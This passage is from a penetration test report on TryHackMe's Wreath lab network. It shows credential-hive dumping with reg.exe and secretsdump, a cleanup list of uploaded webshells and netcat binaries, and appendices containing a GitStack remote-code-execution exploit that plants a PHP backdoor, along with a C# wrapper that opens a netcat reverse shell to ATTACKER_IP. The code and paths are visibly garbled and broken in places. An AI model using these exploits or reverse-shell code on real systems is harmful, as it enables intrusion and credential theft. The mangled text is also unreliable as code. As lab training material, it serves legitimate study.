reg.exe save HKLM\SYSTEM system.bak
The operation completed successfully.
C:\Users\Thomas>move system.bak \\
                                             \share\system.bak
move system.bak \\
                             \share\system.bak
        1 file(s) moved.
C:\Users\Thomas>move sam.bak \\
                                         ∜share\sam.bak
move sam.bak \\1
                          \share\sam.bak
        1 file(s) moved.
```

Finally, secretsdump.py dumps the hashes:

```
root@kali:/home/kali/Desktop/TryHackMe/wreath# python3 secretsdump.py -sam sam.bak -system system.bak LOCAL Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0*fce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)

Administrator:

Guest:

DefaultAccount:

WDAGUtilityAccount:

Thomas:

[*] Cleaning up ...

root@kali:/home/kali/Desktop/TryHackMe/wreath#
```



Cleanup

Tools and files have uploaded in toolname-USERNAME format. New users have created in USERNAME format.

- tools-accessgranted.zip uploaded on the public server and removed after penetration test.
- exploit-accessgranted.php uploaded on the git server (/web/).
- accessgranted user created on the git server and deleted after penetration test.
- img-accessgranted.jpeg.php uploaded on the PC (/resources/uploads/) as a PoC and removed after penetration test.
- img2-accessgranted.jpeg.php uploaded on the PC (/resources/uploads/) and removed after penetration test.
- nc64.exe uploaded on the git server (C:\windows\temp\) and the PC (C:\windows\temp\) and removed after penetration test.
- wrapper-accessgranted.exe uploaded on the PC (C:\windows\temp\) and removed after penetration test.



Conclusion

The overall risk identified to *Mr. Wreath's network* as a result of the penetration test is **CRITICAL**. There is many vulnerabilities to patch, but suggested priority is: Patch the public server first to prevent attackers from accessing the internal network. Then patch the git server to prevent source code leakage and finally patching the website running on Mr. Wreath's PC to prevent uploading malicious files.



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Appendices

Customizing EDB-ID 4***7 exploit

First we need to make sure the exploit is in unix format (LF) using sed -i 's/\r//' ./exploit.py. Then change ip variable to 127.0.0.1:FORWARED_PORT. The exploit uploads a php webshell on the target, we should change that's name (exploit-USERNAME.php).

```
print "[+] Create backdoor in PHP"
r = requests.get('http://{}/web/index.php?p={}.git&a=summary'.format(ip, repository), auth=HTTPBasicAuth(u ?>" > c:\GitStack\gitphn\exploit-accessgranted.php ))
print r.text.encode(sys.stdout.encoding, errors='replace')

print "[+] Execute command"
r = requests.post("http://{}/web/exploit-accessgranted.php .format(ip), data={'a' : command})
print r.text.encode(sys.stdout.encoding, errors='replace')
```

It should look like this:

```
import requests
from requests.auth import HTTPBasicAuth
import os
import sys
ip = '127.0.0.1:8000'
# What command you want to execute
command = "whoami"
repository = 'rce'
username = 'rce'
password = 'rce'
csrf token = 'token'
user list = []
print "[+] Get user list"
try:
r = requests.get("http://{}/rest/user/".format(ip))
 user list = r.json()
  user list.remove('everyone')
except:
pass
if len(user list) > 0:
username = user list[0]
 print "[+] Found user {}".format(username)
else:
 r = requests.post("http://{}/rest/user/".format(ip),
data={'username' : username, 'password' : password})
 print "[+] Create user"
if not "User created" in r.text and not "User already exist"
in r.text:
 print "[-] Cannot create user"
           os. exit(0)
r = requests.get("http://{}/rest/settings/general/-
webinterface/".format(ip))
```

```
if "true" in r.text:
 print "[+] Web repository already enabled"
else:
print "[+] Enable web repository"
r = requests.put("http://{}/rest/settings/general/-
webinterface/".format(ip), data='{"enabled" : "true"}')
 if not "Web interface successfully enabled" in r.text:
 print "[-] Cannot enable web interface"
 os. exit(0)
print "[+] Get repositories list"
r = requests.get("http://{}/rest/repository/".format(ip))
repository list = r.ison()
if len(repository list) > 0:
repository = repository list[0]['name']
 print "[+] Found repository {}".format(repository)
else:
 print "[+] Create repository"
  r = requests.post("http://{}/rest/repository/".format(ip),
cookies={'csrftoken' : csrf token}, data={'name' : repository,
'csrfmiddlewaretoken' : csrf token})
   if not "The repository has been successfully created" in
r.text and not "Repository already exist" in r.text:
 print "[-] Cannot create repository"
os. exit(0)
print "[+] Add user to repository"
r = requests.post("http://{}/rest/repository/{}/user/{}/".format(ip.
repository, username))
if not "added to" in r.text and not "has already" in r.text:
print "[-] Cannot add user to repository"
os. exit(0)
print "[+] Disable access for anyone"
r = requests.delete("http://{}/rest/repository/{}/user/-
{}/".format(ip, repository, "everyone"))
```

Wrapper.cs

The first thing we need to do is add our "imports". These allow us to use pre-defined code from other "namespaces" -- essentially giving us access to some basic functions (e.g. input/output). At the very top if the file, add the following lines:

using System;

using System.Diagnostics;

These allow us to start new processes (i.e. execute netcat).

Next we need to initialise a namespace and class for the program:

We can now write the code that will call netcat. This goes inside the Main() function (instead of //Our code will go here!).

First, we create a new process, as well as a ProcessStartInfo object to set the parameters for the process:

Process proc = new Process();

\nc-USERNAME.exe", "ATTACKER_IP ATTACKER_PORT -e cmd.exe");

Make sure to replace the nc-USERNAME.exe with the name of your own netcat executable, as well as slotting in your own IP and Port!

With the objects created, we can now configure the process to not create it's own GUI Window when starting:

procInfo.CreateNoWindow = true;

Finally, we attach the ProcessStartInfo object to the process, and start the process.

```
proc.StartInfo = procInfo;
proc.Start();
```

Our program is now complete. It should look something like this:

